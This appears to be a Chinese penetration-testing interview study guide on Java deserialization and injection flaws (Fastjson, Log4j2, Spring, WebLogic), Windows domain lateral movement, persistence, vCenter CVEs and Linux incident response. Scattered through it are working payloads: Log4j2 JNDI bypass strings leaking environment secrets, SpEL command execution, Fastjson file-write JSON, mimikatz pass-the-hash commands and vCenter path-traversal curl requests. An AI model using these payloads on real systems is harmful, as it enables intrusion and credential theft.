## 1.2.47版本之前各个小版本的绕过

首先是利用解析问题可以加括号或大写L绕过低版本，高版本利用了哈希黑名单，之所以要哈希是因为防止黑客进行分析。但黑名单还是被破解了，有师傅找到可以绕过了类。在1.2.47版本中利用缓存绕过

## Fastjson应该如何探测

使用 `dnslog` 做检测是最常见的方式，利用 `java.net.Inet[4][6]Address` 或 `java.net.InetSocketAddress` 或 `java.net.URL` 类，之所以使用这三个因为不在黑名单中，可以直接检测

除了这种方式，还可以自行实现虚假的 `JNDI Server` 作为反连平台，用 `JdbcRowSetImpl` 这样的 `Payload` 来触发

如果不能出网，可以结合不出网的利用方式和中间件的回显手段，执行无害命令检测，或利用报错回显

## 1.2.68版本的绕过

1.2.68之前的66和67可以利用 JNDI 相关类，比如 shiro 的 JndiObjectFactory 和 ignite 项目的类

1.2.68中有一个期望类属性，实现了期望接口的类可以被反序列化

利用类必须是 expectClass 类的子类或实现类，并且不在黑名单中，即可直接绕过 AutoType 检测，例如常见的 AutoCloseable

这样的Payload通常第一个 @type 是 AutoCloseable 等合法类，第二个 @type 是恶意类，后续参数是恶意类需要的参数

## Fastjson的WAF Bypass手段

Fastjson默认会去除键值外的空格、\b、\n、\r、\f等字符，同时还会自动将键值进行 unicode 与十六进制解码

例如针对 @type 的绕过： \u0040\u0074\u0079\u0070\u0065

加入特殊字符的绕过： {\n"@type":"com.sun.rowset.JdbcRowSetImpl"...}

## 除了RCE还能有什么利用

信息泄露或者ReDoS，参考下方Payload

```
{
  "regex":{
    "$ref":"$[\bblue = /\^[a####ZA####Z]+(([a####ZA####Z ])?[a####ZA####Z]*)*$/]"
  },
  "blue":"aaaaaaaaaaaaaaaaaaaaaaaaaaaaa!"
}
```

还可以实现写文件，例如以下这个针对1.2.68写文件的Payload

```
{
  "@type": "java.lang.AutoCloseable",
  "@type": "java.io.FileOutputStream",
  "file": "/tmp/nonexist",
  "append": "false"
}
```

## 是否了解自动挖掘Fastjson利用链的方式

利用链主要集中在 `getter` 和 `setter` 方法中，如果 `getter` 或者 `setter` 的方法中存在一些危险操作比如 `JNDI` 查询，如果参数可控就可以导致 `JNDI` 注入

简单来说，直接搜对应项目中 `JNDI` 的 `lookup` 方法，可以基于 `ASM` 解压分析 `Jar` 包，这种半自动结合人工审核的方式其实很好用（之前挖到过几个）

进一步来说，全自动的方式可以使用 `codeql` 或 `gadget###inspector` 工具来做，主要是加入了污点传递，分析 `getter/setter` 参数如何传递到 `lookup`

关闭全自动分析原理，一般面试官不会问太深入，因为可能涉及到静态分析相关的技术，普通安服崽的面试不会太过深入，如果是实验室可能需要再学习一下

## log4j2

---

### log4j2命令执行原理

Apache Log4j2中存在JNDI注入漏洞，程序将用户输入的数据进行日志记录时即可触发该漏洞并可在目标服务器上执行任意代码。该漏洞利用过程需要找到一个能触发远程加载并应用配置的输入点，迫使服务器远程加载和修改配置的前提下使目标系统通过JNDI远程获取数据库源，触发攻击者的恶意代码

### Log4j2漏洞的黑盒检测

由于该漏洞的特性，必须要出网才可以检测，例如 `dnslog` 的方式

在内网中也可不使用 `dnslog` 而是自行实现伪 `JNDI/LDAP` 的服务端用于探测

### Log4j2漏洞的白盒检测

检查 `pom.xml` 或 `gradle` 中的依赖，是否存在 `log4j2-api` 和 `log4j2-core` 小于 `2.15.0` 则存在漏洞

### Log4j2的紧急修复手段

在JVM参数中添加 `-Dlog4j2.formatMsgNoLookups=true`

系统环境变量中将 `LOG4J_FORMAT_MSG_NO_LOOKUPS` 设置为 `true`

创建 `log4j2.component.properties` 文件并增加配置 `log4j2.formatMsgNoLookups=true`

不重启应用情况下的修复手段参考另一个问题

## 知道Log4j2 2.15.0 RC1修复的绕过吗

修复内容限制了协议和HOST以及类型，其中类型这个东西其实没用，协议的限制中包含了 LDAP 等于没限制。重点在于HOST的限制，只允许本地localhost和127.0.0.1等IP。但这里出现的问题是，加入了限制但没有捕获异常，如果产生异常会继续 lookup 所以如果在URL中加入一些特殊字符，例如空格，即可导致异常绕过HOST限制，然后 lookup 触发RCE

## Log4j2的两个DOS CVE了解吗

其中一个DOS是 lookup 本身延迟等待和允许多个标签 \${} 导致的问题

另一个DOS是嵌套标签 \${} 递归解析导致栈溢出

## Log4j2 2.15.0正式版的绕过了解吗

正式版的修复只是在之前基础上捕获了异常。这个绕过本质还是绕HOST限制。使用 127.0.0.1#evil.com 即可绕过，需要服务端配置泛域名，所以#前的127.0.0.1会被认为是某个子域名，而本地解析认为这是127.0.0.1绕过了HOST的限制。但该RCE仅可以在MAC OS和部分Linux平台成功

## Log4j2绕WAF的手段有哪些

使用类似 \${::-j} 的方式做字符串的绕过，还可以结合 upper 和 lower 标签进行嵌套

有一些特殊字符的情况结合大小写转换有巧妙的效果，还可以加入垃圾字符

例如： \${jnd\${upper:1}:ldap://127.0.0.1:1389/Calc}

## Log4j2除了RCE还有什么利用姿势

利用其他的 lookup 可以做信息泄露例如 \${env:USER} 和 \${env:AWS\_SECRET\_ACCESS\_KEY}

在 SpringBoot 情况下可以使用 bundle:application 获得数据库密码等敏感信息，不过 SpringBoot 默认不使用 log4j2

这些敏感信息可以利用 dnslog 外带 \${jndi:ldap://\${java:version}.xxx.dnslog.cn}

## 不停止运行程序如何修复Log4j2漏洞

利用JavaAgent改JVM中的字节码，可以直接删了 JndiLookup 的功能

有公众号提出类似 shiro 改 key 的思路，利用反射把 JndiLookup 删了也是一种办法

## log4j2绕过payload

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://127.0.0.1:1389/ass}  
${${::-j}ndi:rmi://127.0.0.1:1389/ass}  
${jndi:rmi://a.b.c}  
${${lower:jndi}:${lower:rmi}://q.w.e/poc}  
${${lower:${lower:jndi}:${lower:rmi}://a.s.d/poc}
```

## spring

### Spring Whitelabel SPEL RCE

Spring处理参数值出错时会将参数中 `${}` 中的内容当作 SPEL 解析实现，造成 RCE 漏洞

### Spring Data REST SPEL RCE

当使用 JSON PATCH 对数据修改时，传入的 PATH 参数会解析 SPEL

### Spring Web Flow SPEL RCE

在 Model 的数据绑定上存在漏洞，但漏洞出发条件比较苛刻

由于没有明确指定相关 Model 的具体属性，导致从表单可以提交恶意的表达式 SPEL 被执行

### Spring Messaging SPEL RCE

其中的 STOMP 模块发送订阅命令时，支持选择器标头，该选择器充当基于内容路由的筛选器

这个筛选器 selector 属性的值会解析 SPEL 导致RCE

### Spring Data Commons SPEL RCE

请求参数中如何包含 SPEL 会被解析，参考下方Payload

```
username[#this.getClass().forName("java.lang.Runtime").getRuntime().exec("calc.exe")  
]
```



## SpringCloud SnameYAML RCE

该漏洞的利用条件是可出网，可以 POST 访问 /env 接口设置属性，且可以访问 /refresh 刷新配置

在 VPS 上开启 HTTP Server 并放入基于 ScriptEngineManager 和 URLClassLoader 的 yml，制作特殊的 JAR 并指定

通过 /env 设置 spring.cloud.bootstrap.location 属性再刷新配置即可利用 SnakeYAML 的反序列化漏洞实现 RCE

## SpringCloud Eureka RCE

该漏洞的利用条件同样是可出网，可以 POST 访问 /env 接口设置属性，且可以访问 /refresh 刷新配置

首先搭建恶意的 XStream Server 其中包含了 Payload

通过 /env 设置 eureka.client.serviceUrl.defaultZone 属性再刷新配置即可访问远程 XStream Payload 触发反序列化达到 RCE

## SpringBoot Jolokia Logback JNDI RCE

如果目标可出网且存在 /jolokia 或 /actuator/jolokia 接口

通过 /jolokia/list 查看是否存在 ch.qos.logback.classic.jmx.JMXConfigurator 和 reloadByURL 关键词

搭建一个 HTTP Server 保存 XML 配置文件，再启动恶意的 JNDI Server，请求指定的 URL 即可触发 JNDI 注入漏洞达到 RCE

## SpringBoot Jolokia Realm JNDI RCE

如果目标可出网且存在 /jolokia 或 /actuator/jolokia 接口

启动恶意的 JNDI Server 后调用 createJNDIRealm 创建 JNDIRealm，然后写入 JNDI 相关的配置文件，重启后触发 JNDI 注入漏洞达到 RCE

## SpringBoot Restart H2 Database Query RCE

漏洞利用条件是可以访问 /env 设置属性，可以访问 /restart 重启应用

设置 spring.datasource.hikari.connection-test-query 属性为创建自定义函数的 SQL 语句，再数据库连接之前会执行该 SQL 语句

通过重启应用，建立新的数据库连接，触发包含命令执行的自定义函数，达到 RCE

## SpringBoot H2 Database Console JNDI RCE

目标可出网且存在 `spring.h2.console.enabled=true` 属性时可以利用

首先通过 `/h2-console` 中记录下 `JSESSIONID` 值，然后启动恶意的 `JNDI Server`，构造对应域名和 `JSESSIONID` 的特殊 `POST` 请求触发 `JNDI` 注入漏洞达到 `RCE`

## SpringBoot Mysql JDBC RCE

该漏洞的利用条件同样是可出网，可以 `POST` 访问 `/env` 接口设置属性，且可以访问 `/refresh` 刷新配置，不同的是需要存在 `mysql-connector-java` 依赖

通过 `/env` 得到 `mysql` 版本等信息，测试是否存在常见的 `Gadget` 依赖，访问 `spring.datasource.url` 设置指定的 `MySQL JDBC URL` 地址。刷新配置后当网站进行数据库操作时，会使用恶意的 `MySQL JDBC URL` 建立连接

恶意的 `MySQL Server` 会返回序列化 `Payload` 数据，利用本地的 `Gadget` 反序列化造成 `RCE`

## SpringBoot Restart logging.config Logback JNDI RCE

该漏洞的利用条件同样是可出网，可以 `POST` 访问 `/env` 接口设置属性，且可以访问 `/restart` 重启

搭建一个 `HTTP Server` 保存 `XML` 配置文件，再启动恶意的 `JNDI Server`

通过 `/env` 接口设置 `logging.config` 属性为恶意的 `XML` 配置文件，重启触发 `JNDI` 注入漏洞达到 `RCE`

## SpringBoot Restart logging.config Groovy RCE

该漏洞的利用条件同样是可出网，可以 `POST` 访问 `/env` 接口设置属性，且可以访问 `/restart` 重启

启动恶意的 `JNDI Server` 并通过 `/env` 接口设置 `logging.config` 属性为恶意的 `Groovy` 文件在重启后生效

在 `logback-classic` 组件的 `ch.qos.logback.classic.util.ContextInitializer` 中会判断 `url` 是否以 `groovy` 结尾，如果是则最终会执行文件内容中的 `groovy` 代码达到 `RCE`

## SpringBoot Restart spring.main.sources Groovy RCE

类似 `SpringBoot Restart logging.config Groovy RCE`

组件中的 `org.springframework.boot.BeanDefinitionLoader` 判断 `url` 是否以 `groovy` 结尾，如果是则最终会执行文件内容中的 `groovy` 代码，造成 `RCE` 漏洞

# SpringBoot Restart spring.datasource.data H2 Database RCE

该漏洞的利用条件同样是可出网，可以 POST 访问 /env 接口设置属性，且可以访问 /restart 重启

开一个 HTTP Server 保存恶意SQL语句，这是一个执行命令的函数，设置属性 spring.datasource.data 为该地址，重启后设置生效

组件中的 org.springframework.boot.autoconfigure.jdbc.DataSourceInitializer 使用 runScripts 方法执行请求 URL 内容中的 SQL 代码，造成 RCE 漏洞

## 最新的Spring Cloud Gateway SPEL的RCE漏洞

本质还是 SPEL 表达式，本来这是一个需要修改配置文件导致的鸡肋 RCE 漏洞

但因为 Gateway 提供了 Actuator 相关的 API 可以动态地注册 Filter，而在注册的过程中可以设置 SPEL 表达式

实战利用程度可能不高，目标未必开着 Actuator 接口，就算开放也不一定可以正常访问注册 Filter 的接口

## 最新的Spring Cloud Gateway SPEL的RCE漏洞可以回显吗

```
{
  "name": "AddResponseHeader",
  "args": {
    "value": "#{new
java.lang.String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang
.Runtime).getRuntime().exec(new String[]{"whoami"}).getInputStream()))}",
    "name": "cmd123"
  }
}
```

## 最新的Spring Cloud Gateway SPEL的RCE漏洞如何修复的

参考很多 SPEL 漏洞的修复手段，默认情况使用 StandardContext 可以执行

Runtime.getRuntime().exec() 这样的危险方法

修复是重写一个 GatewayContext 用来执行 SPEL，这个 context 的效果是只能执行有限的操作

## xstream

### xstream反序列化原理

XStream是Java类库，可以将对象序列化为XML格式或将XML反序列化为对象

XStream反序列化漏洞的存在是因为XStream支持一个名为DynamicProxyConverter的转换器，该转换器可以将XML中dynamic-proxy标签内容转换成动态代理类对象，而当程序调用了dynamic-proxy标签内的interface标签指向的接口类声明的方法时，就会通过动态代理机制代理访问dynamic-proxy标签内

handler标签指定的类方法；利用这个机制，攻击者可以构造恶意的XML内容，即dynamic-proxy标签内的handler标签指向如EventHandler类这种可实现任意函数反射调用的恶意类、interface标签指向目标程序必然会调用的接口类方法；最后当攻击者从外部输入该恶意XML内容后即可触发反序列化漏洞、达到任意代码执行的目的。

```
foo java.lang.Comparable calc.exe start
```

## xstream反序列化绕过

标签属性绕过

```
<org.springframework.aop.support.AbstractBeanFactoryPointcutAdvisor serialization="custom">
```

custom 进行html编码

```
<org.springframework.aop.support.AbstractBeanFactoryPointcutAdvisor serialization="custom">
```

标签内容绕过

1.将标签内容html编码

```
ldap://xxxxxx
```

```
ldap://xxxxxx
```

2.注释绕过

```
ldap://xxxxxx
```

## weblogic

---

### T3协议反序列化

#### CVE-2015-4852

T3协议是Weblogic对于JAVARMI通信的实现,在传输过程中会进行序列化和反序列化操作.T3协议攻击的原理就是替换或者增加在T3数据中原来的反序列化对象,因为服务端在获取的序列化对象后肯定会进行反序列化,从而触发反序列化漏洞.

主要攻击代码是利用T3协议反序列化的恶意类,也就是各种版本下的Gadgets.后续补丁也是对漏洞使用的利用链关键类进行了黑名单过滤.后续一系列CVE都是绕过黑名单.

#### 黑名单绕过

##### CVE-2016-0638

该漏洞即对上个漏洞补丁的绕过,重新寻找了weblogic.jms.common.StreamMessageImpl的readExternal()进行反序列化来绕过黑名单.

##### CVE-2016-3510

原理也是继续绕过黑名单,原理是将反序列化的对象封装进了weblogic.corba.utils.MarshalledObject,然后再对MarshalledObject进行序列化.当字节流反序列化时MarshalledObject不在WebLogic 黑名单里,可正常反序列化,在反序列化时MarshalledObject对象调用readObject时对MarshalledObject封装的序列化对象再次反序列化,这样就逃过了黑名单的检查.

MarshalledObject比较符合需求,即在封装原链的基础上可以通过自身的反序列化来反序列化成员变量.

## CVE-2017-3248

该漏洞主要使用JRMP协议来绕过之前对T3协议的反序列化黑名单,首先通过T3协议发送反序列化payload使得目标成为一个JRMP客户端来连接我们监听的恶意JRMP服务端,然后客户端获取我们JRMP服务端发送的反序列化数据后会再次进行反序列化,从而造成二次反序列化RCE.

## CVE-2018-2628

CVE-2018-2628为CVE-2017-3248黑名单修复的绕过,在CVE-2017-3248的补丁中,主要是在 `resolveClass` 中对 `java.rmi.registry.Registry` 接口进行了黑名单过滤,该漏洞则是使用了 `java.rmi.activation.Activator` 来替代 `java.rmi.registry.Registry` 接口进行远程加载从而绕过了黑名单

# CVE-2017-3506&CVE-2017-12071 反序列化

## 验证

访问以下url,可访问即开启了相关漏洞组件

```
/wls-wsat/CoordinatorPortType  
/wls-wsat/RegistrationPortTypeRPC  
/wls-wsat/ParticipantPortType  
/wls-wsat/RegistrationRequesterPortType  
/wls-wsat/CoordinatorPortType11  
/wls-wsat/RegistrationPortTypeRPC11  
/wls-wsat/ParticipantPortType11  
/wls-wsat/RegistrationRequesterPortType11
```

## CVE-2017-3506

其原因在于WLS-WebServices这个组件中使用了JDK自带的XMLDecoder来直接解析XML数据,触发了XMLDecoder反序列化漏洞.

## CVE-2017-12071

CVE-2017-12071为CVE-2017-3506补丁的绕过,CVE-2017-3506的补丁只是把object标签对象加了黑名单,而在xmldecoder中还有可替代的标签进行替换即可,而在CVE-2017-12071中则是将 `object`、`new`、`method` 关键字加入了黑名单,匹配到即抛出异常,对 `void`、`array` 标签若没有分别匹配匹配到 `index` 和 `bytes` 属性才抛出异常,即不能使用 `object`、`new`、`method` 标签,而 `void` 标签只能有index节点或者空节点,而 `array` 标签则只接受bytes类型的参数.

## Bypass CVE-2017-12071

该漏洞与weblogic之前的CVE-2017-3506&CVE-2017-12071原理类似,只不过入口点不一样,最后都是触发XMLDecoder反序列化漏洞,而该漏洞主要在于绕过了之前CVE-2017-12071补丁中的黑名单.因为在之前的补丁中无法调用对象的对应方法,所以在该漏洞中的利用思路为在对象的构造函数中触发rce,在寻找利用链的过程中发现UnitOfWorkChangeSet类构造方法中直接调用了JDK原生类中的readObject()方法,并且其构造方法的接收参数恰好是字节数组,这就满足了上一个补丁中array标签的class属性值必须为byte的要求,再借助带index属性的void元素,完成向字节数组中赋值恶意序列化对象的过程,最终利用JDK 7u21反序列化漏洞链造成了远程代码执行.

### 利用链:

Weblogic自带的1.6:jdk7u21 gadget

12.1.3: org.slf4j.ext.EventData

## CVE-2019-2725 & 2729 反序列化

主要在于bea\_wls9\_async\_response.war和wsat.war组件中处理soap消息时使用了XMLDecoder进行解析xml数据,触发了XMLDecoder反序列化漏洞,而这次也则绕过了CVE-2017-12071的补丁.

### bypass

在2019-2725的补丁中继续把class加入了黑名单,而在2729中则是使用 `<array method="forName">` 来代替class标签,因为在weblogic自带的jdk1.6来说,这两个标签是相同效果的可以进行替换.而在2729的补丁中则使用了白名单,且对白名单的标签进行了属性的类型限制.

## Jboss

### JMX反序列化

影响:

JBoss AS 4.x及之前版本

Jboss AS 5.x

Jboss AS 6.x

与CVE-2017-12149 反序列化漏洞相同,只是触发点不一样,从web.xml可以看出,访问/JMXInvokerServlet/路径下会调用JMXInvokerServlet的servlet

JMXInvokerServlet对应的class为 `org.jboss.invocation.http.servlet.InvokerServlet`

在InvokerServlet中原理则跟CVE-2017-12149相同,在处理用户请求时直接将传输的body进行了反序列化.

## CVE-2017-7504反序列化

漏洞组件:在 `server/default/deploy/jms/jbossmq-httpil.sar/jbossmq-httpil.war/WEB-INF/classes/org/jboss/mq/il/http/servlet/HTTPServerILServlet.class` 中.

在processRequest()方法中,将 `request.getInputStream()` 请求中的数据直接进行了反序列化操作.

## CVE-2017-12149 反序列化

在 `server/all/deploy/httpa-invoker.sar/invoker.war/WEB-INF/classes/org/jboss/invoke/http/servlet` 组件中

直接从请求中对获取到数据无任何过滤进行了反序列化操作,其中包括了两处可以触发的点.

第一个触发点在 `ReadOnlyAccessFilter.class` 的 `doFilter` 方法中.

第二个触发点在 `InvokerServlet.class` 的 `processRequest` 方法中.

而该组件处理get和post请求均会调用 `processRequest`.

## Struts2

### 命令执行

Struts2的动态性在于ognl表达式的可以获取到运行变量的值，并且有机会执行函数调用。如果可以把恶意的请求参数送到ognl的执行流程中，就会导致任意代码执行漏洞。

## 内网渗透

### 代理隧道

出网流量探测

比如,http,dns,以及一些穿透性相对较好的tcp端口这种操作一般都会配合wmi, smb, ssh远程执行，在内网批量快速识别出能出网的机器

常规HTTP脚本代理abptts,Neo-reGeorg,reGeorg,tunna,reduh...

SSH隧道

加密端口转发，socks实战用途非常灵活，此处不细说]

Rdp隧道

反向SOCKS

nps, frp,ssf,CobaltStrike (socks4a & rportfwd) , sscoks ...

工具基本都不免杀了，需要自行处理

正反向TCP端口转发

非常多，就不一一列举，eg: nginx,netsh,socat,ew

DNS加密隧道

Web端口复用

### 正反向后门区别

正向后门(Bind shell)：一般监听在目标服务器上的一个端口上，攻击者可以主动连入。

反向后门(Reverse shell)：由后门主动发起连接，连接到攻击者控制端，这种后门程序可以绕过防火墙。

### 正向后门

winrm, http.sys(端口复用)、HTTP Server API、reGeorg、iptables复用、利用TCP协议做开关、msf正向shell、netsh、cs bindbeacon、pystinger、nc

### 横向移动

密码本，常规漏洞，用户token，web和应用服务漏洞，钓鱼，pth,ptk,ptt, dcom, wmi, sc, ipc, ntlm relay,ADCS中继

### 从Windows平台横向至Windows平台

注：以下某些远程执行方式，即可直接用明文账号密码亦可基于pth来进行，不局限

远程服务管理 [SCM]

远程创建执行计划任务 [Scheduled Tasks] WMI远程执行 [WMI]

针对高版本Windows的WinRM远程执行

DCOM远 程 执 行 [需要目标Windows机器事先已关闭防火墙] 高版本RDP远程执行

利用MSSQL数据库存储过程来变相远程执行

利用Oracle数据库存储过程来变相远程执行

## PTT

Pass-the-Ticket 攻击是一类利用后攻击，涉及盗窃和重复使用 Kerberos 票证，以在受感染的环境中对系统进行身份验证。在 Pass-the-Ticket 攻击中，攻击者从一台计算机上窃取 Kerberos 票证，并重新使用它来访问受感染环境中的另一台计算机。 ms14-068

MS14-068

MS14-068 是密钥分发中心 (KDC) 服务中的Windows漏洞。它允许经过身份验证的用户在其 Kerberos 票证 (TGT) 中插入任意的 PAC (表示所有用户权限的结构)。该漏洞位于 kdcsvc.dll 域控制器的密钥分发中心(KDC)中。普通用户可以通过呈现具有改变了 PAC 的 Kerberos TGT 来获得票证，进而伪造票据获得管理员权限。

## PTK

pass the key (密钥传递攻击，简称 PTK) 是在域中攻击 kerberos 认证的一种方式，原理是通过获取用户的aes，通过 kerberos 认证，可在NTLM认证被禁止的情况下用来实现类似pth的功能。

可使用 mimikatz 输入如下命令获取 aes256

```
sekurlsa::ekeys
```

使用已获得的 aes256 值尝试连接

```
sekurlsa::pth /user:用户名 /domain:域名 /aes256:aes256 值
```

## PTH

pass the hash (hash传递攻击，简称 PTH) ,在一个计算机域中，为了方便管理，登录计算机时大多使用的域账号，若攻击者获得了其中一台主机的 LM 或 NTLM HASH 值，就可以通过哈希传递的方法登录内网中其它的计算机，从而实现内网横向移动。

**PTH 攻击的优点：**在目标主机中我们通常很难获取到明文密码，而使用 hash，无需明文密码即可正常登录。

利用ipc结合计划任务进行移动

Procdump+Mimikatz配合获取密码

可使用 mimikatz 输入如下命令获取 LM 和 NTLM

```
sekurlsa::logonpasswords
```

使用已获得的 NTLM 值尝试连接

```
sekurlsa::pth /user:用户名 /domain:域名 /ntlm:NTLM 值
```

## SMB [ PTH (hash传递) ]



利用psexec，需要建立ipc链接。利用smbexec，不需要建立ipc链接，但特征明显

## WMI

Windows组管理自带工具之一，通过135端口进行传递，区别于IPC是139端口。支持用户名明文或者 hash 的方式进行认证

RDP [MSTSC] 反向渗透 [即可用于突破某些隔离，亦可通过云（Windows vps）直接反控目标管理员个人机CVE-2019-0887 ]

# 提权

---

## Windows

系统内核溢出漏洞提权、数据库提权、错误的系统配置提权、组策略首选项提权、窃取令牌提权、bypassuac提权，第三方软件/服务提权，WEB中间件漏洞提权，第三方组件

## Linux

内核漏洞提权，利用SUID提权，SUDO提权,计划任务提权,NFS提权,MySQL提权，环境变量，pwnkit

# 权限维持

---

## Linux

隐藏文件、隐藏文件时间戳、隐藏权限、隐藏历史操作命令、隐藏ssh登录记录、端口复用、进程隐藏、添加后门用户、suidshell、ssh公私钥免密登录、软连接、ssh wrapper、strace后门、计划任务、openssh后门、pam后门、rootkit后门、注入本地进程

## Windows

.替换系统文件类(shift后门,放大镜后门)/修改注册表类/自启动项、屏幕保护程序注册表、用户登陆初始化、登录脚本、映像劫持、影子账户、AppCertDlls注册表项、AppInit\_DLLs注册表项、文件关联、用户登陆初始化、xx.Netsh Helper DLL/自启动文件夹、office Word StartUp劫持.计划任务/schtasks、WMI、bitsadmin,Linux:预加载型动态链接库后门/.strace后门/.SSH 后门/.SUID后门/vim后门，MSF Persistence模块/Metsvc 模块

## CVE-2020-1472(域内)

Netlogon服务为域控制器注册所有的srv资源记录

CVE-2020-1472是一个windows域控中严重的远程权限提升漏洞，攻击者通过NetLogon，建立与域控间易受攻击的安全通道时，可利用此漏洞获取域管访问权限。只要攻击者能访问到目标域控并且知道域控计算机名即可利用该漏洞.该漏洞不要求当前计算机在域内，也不要求当前计算机操作系统为windows

这个漏洞作用是将域控的机器账号密码置空

## MS14-068(域内)

域提权漏洞(Pass the Ticket)票据传递攻击

## 土豆提权原理(域内)

中继攻击,使用低权限用户滥用可高权限运行的服务来向我们监听的端口发起请求,并在响应中要求NTLM认证来获得高权限的NTLM认证信息最后中继回本地的SMB或者进行本地的令牌模拟来提权.

## Vcenter 漏洞

### CVE-2021-22005

vCenter Server 中的任意文件上传漏洞(CVE-2021-22005), 该漏洞存在于vCenter Server的分析服务中, 其CVSSv3评分为 9.8. 能够网络访问vCenter Server 上的 443 端口的攻击者可以通过上传恶意文件在 vCenter Server 上远程执行代码. 该漏洞无需经过身份验证即可远程利用,

VMware vCenter Server 7.0 VMware vCenter Server 6.7

POC

```
curl -X POST "https://localhost/analytics/telemetry/ph/api/hyper/send?_c&_i=test" -d "Test_workaround" -H "Content-Type: application/json"
# 实际接口
curl -X POST "http://localhost:15080/analytics/telemetry/ph/api/hyper/send?_c&_i=test" -d "Test_workaround" -H "Content-Type: application/json"
# CEIP是否开启
curl -k -v "https://192.168.111.11/analytics/telemetry/ph/api/level?_c=test"
# 请求
curl -kv "https://192.168.111.11/analytics/telemetry/ph/api/hyper/send?_c=&_i=/stuff" -H "Content-Type: application/json" -d ""
# 创建一个json文件
/var/log/vmware/analytics/prod/_c_i/stuff.json
# 目录遍历
curl -kv "https://192.168.111.11/analytics/telemetry/ph/api/hyper/send?_c=&_i=../../../../../tmp/foo" -H "Content-Type: application/json" -d "contents here will be directly written to /tmp/foo.json as root"
curl -X POST "http://localhost:15080/analytics/telemetry/ph/api/hyper/send?_c&_i=test" -d "Test_workaround" -H "Content-Type: application/json" -v 2>&1 | grep HTTP
```

/analytics/telemetry/ph/api/hyper/send"和"/analytics/ph/api/dataapp/agent"存在危险, 其中只有RhttpProxy 服务的配置, "/analytics/telemetry" 可以直接访问:

### CVE-2021-21972

CVE-2021-21972 vmware vcenter的一个未授权的命令执行漏洞. 该漏洞可以上传一个webshell至vcenter服务器的任意位置, 然后执行webshell即可.

```
https://x.x.x.x/ui/vropspluginui/rest/services/uploadova
```

如果404、401，则代表不存在漏洞，如果405、200，则代表可能存在漏洞

## CVE-2021-21985

该漏洞由于vCenter Server默认启用的插件Virtual SAN Health Check缺少输入验证导致的。能通过443端口访问到vSphere Client(HTML5)的攻击者，可以构造特殊的请求包在目标机器上执行任意代码。

```
/ui/h5-vsan/rest/proxy/service/systemProperties/getProperty  
https://IP/ui/h5-vsan/rest/proxy/service/systemProperties/getProperty
```

## 内网常见试题

### NTLM原理

NTLM 是 telnet 的一种验证身份方式，它是基于挑战（Challenge）/响应（Response）认证机制的一种认证模式，是一种即时应答的协议，NT又是指windows NT 早期的标准安全协议。

### 内网中有域跟无域的区别

有域就利用域控制器将内网中多台计算机一起进行集中管理，无域就是计算机分散管理，不存在域控制器

### Kerberos 协议简介

Kerberos 是一种网络认证协议是通过密钥系统为客户机/服务器应用程序 提供认证服务，Kerberos 作为一种可信任的第三方认证服务，通过传统的密码技术（如：共享密钥）执行认证服务的。

### Kerberos 协议框架

访问服务-提供服务-KDC密钥中心（一般安在域控上）

### 内网网黄金票据跟白银票据区别和利用方式

白银票据,只能访问指定的目标机器中指定的服务，而黄金票据是针对所有机器的所有服务，可以访问所有服务。

### 制作黄金票据的前提条件

域名称、域的 SID值、域的 KRBTGT 账户的密码 hash 值、伪造的用户名，可以是任意用户甚至是不存在的用户

### 伪造白银票据的前提条件

域名称、域的 SID 、域的服务账号的密码 hash 、伪造的用户名（可以是任意的）

### 如何快速获取域控权限

搜集GPP目录 [其中可能保存的有域账号密码，不仅仅是存在XML里的那些，NETLOGON目录中的某些脚本同样也可能保存有账号密码]

服务票据hash破解（"尤其是域管用户的"） [kerberoast ]

批量对域用户进行单密码尝试 [喷射，利用ADSI接口，日志id 4771 ]

Kerberos委派利用 爆破LDAP  
Exchange特定ACL滥用

## 如何在域内后渗透敏感信息搜集分析

获取所有DNS记录  
导出当前域的完整LDAP数据库  
提取当前域的ntds.dit [域内账号密码数据库]  
Dcsync同步 Volume Shadow Copy Service

## 如何在域内指定用户登录ip定位

利用OWA登录日志  
利用域控服务器登录日志  
指定服务银票 [ Silver Ticket ]  
除此之外，就是下面的各类常规横向手法

# 应急响应

## Linux

### 一、账号安全

1.用户信息文件/etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
account:password:UID:GID:GECOS:directory:shell
用户名: 密码: 用户ID: 组ID: 用户说明: 家目录: 登陆之后shell
无密码只允许本机登陆, 远程不允许登陆
```

2.影子文件/etc/shadow:

```
root:$6$oGs1PqhL2p3ZetrE$X7o7bzoouHQVSEmSgsYN5UD4.kMHx6qgbTqwNVC5o0AouXvcjQSt.Ft7q11
wpkopy0uv
9ajBwUt1DpyxTCvvi/:16809:0:99999:7:::
用户名: 加密密码: 密码最后一次修改日期: 两次密码的修改时间间隔: 密码有效期: 密码修改到期到的警告天
数: 密码过期之后的宽限天数: 账号失效时间: 保留
who 查看当前登录用户 (tty本地登陆 pts远程登录)
w 查看系统信息, 想知道某一时刻用户的行为
uptime 查看登陆多久、多少用户, 负载
```

3.入侵排查:

```
1、查询特权用户特权用户(uid 为0) awk -F: '$3==0{print $1}' /etc/passwd
2、查询可以远程登录的帐号信息awk '/\s$1|\s$6/{print $1}' /etc/shadow
3.除root帐号外，其他帐号是否存在sudo权限。如非管理需要，普通帐号应删除sudo权限more /etc/sudoers
| grep -v "^#\|^$" | grep "ALL=(ALL)"
4.禁用或删除多余及可疑的帐号
usermod -L user 禁用帐号，帐号无法登录，/etc/shadow第二栏为!开头
userdel user 删除user用户
userdel -r user 将删除user用户，并且将/home目录下的user目录一并
```

## 二、历史命令

通过.bash\_history查看账号执行过的系统命令

1.root 的历史命令：history

2.打开/home各账号目录下的.bash\_history，查看普通账号的历史命令：保存1万条命令sed -i 's/^HISTSIZE=1000/HISTSIZE=10000/g' /etc/profile

历史操作命令清除:history -c 不会删除文件中的记录，因此需要手动删除.bash\_profile的记录

入侵排查，进入用户目录下 cat .bash\_history >> history.txt

## 三、检查异常端口

1.使用netstat命令，分析可疑端口、IP、PID：netstat -antlp | more

对PID进程进行定位

```
tasklist | findstr "PID"
```

## 四、检查异常进程

使用ps aux | grep pid 分析进程 kill-9杀死进程

## 五、检查开机启动项

查看运行级别命令：runlevel

vi /etc/inittab

id=3: initdefault 系统开机后直接进入哪个运行级别

开机启动配置文件

/etc/rc.local

/etc/rc.d/rc[0~6]

在/etc/rc.d/rc\*.d中建立软链

接即可

ln -s /etc/init.d/sshd /etc/rc.d/rc3.d/S100s

入侵排查：启动项任务 `more /etc/rc.local /etc/rc.d/rc[0~6].d ls -l /etc/rc.d/rc3.d/`

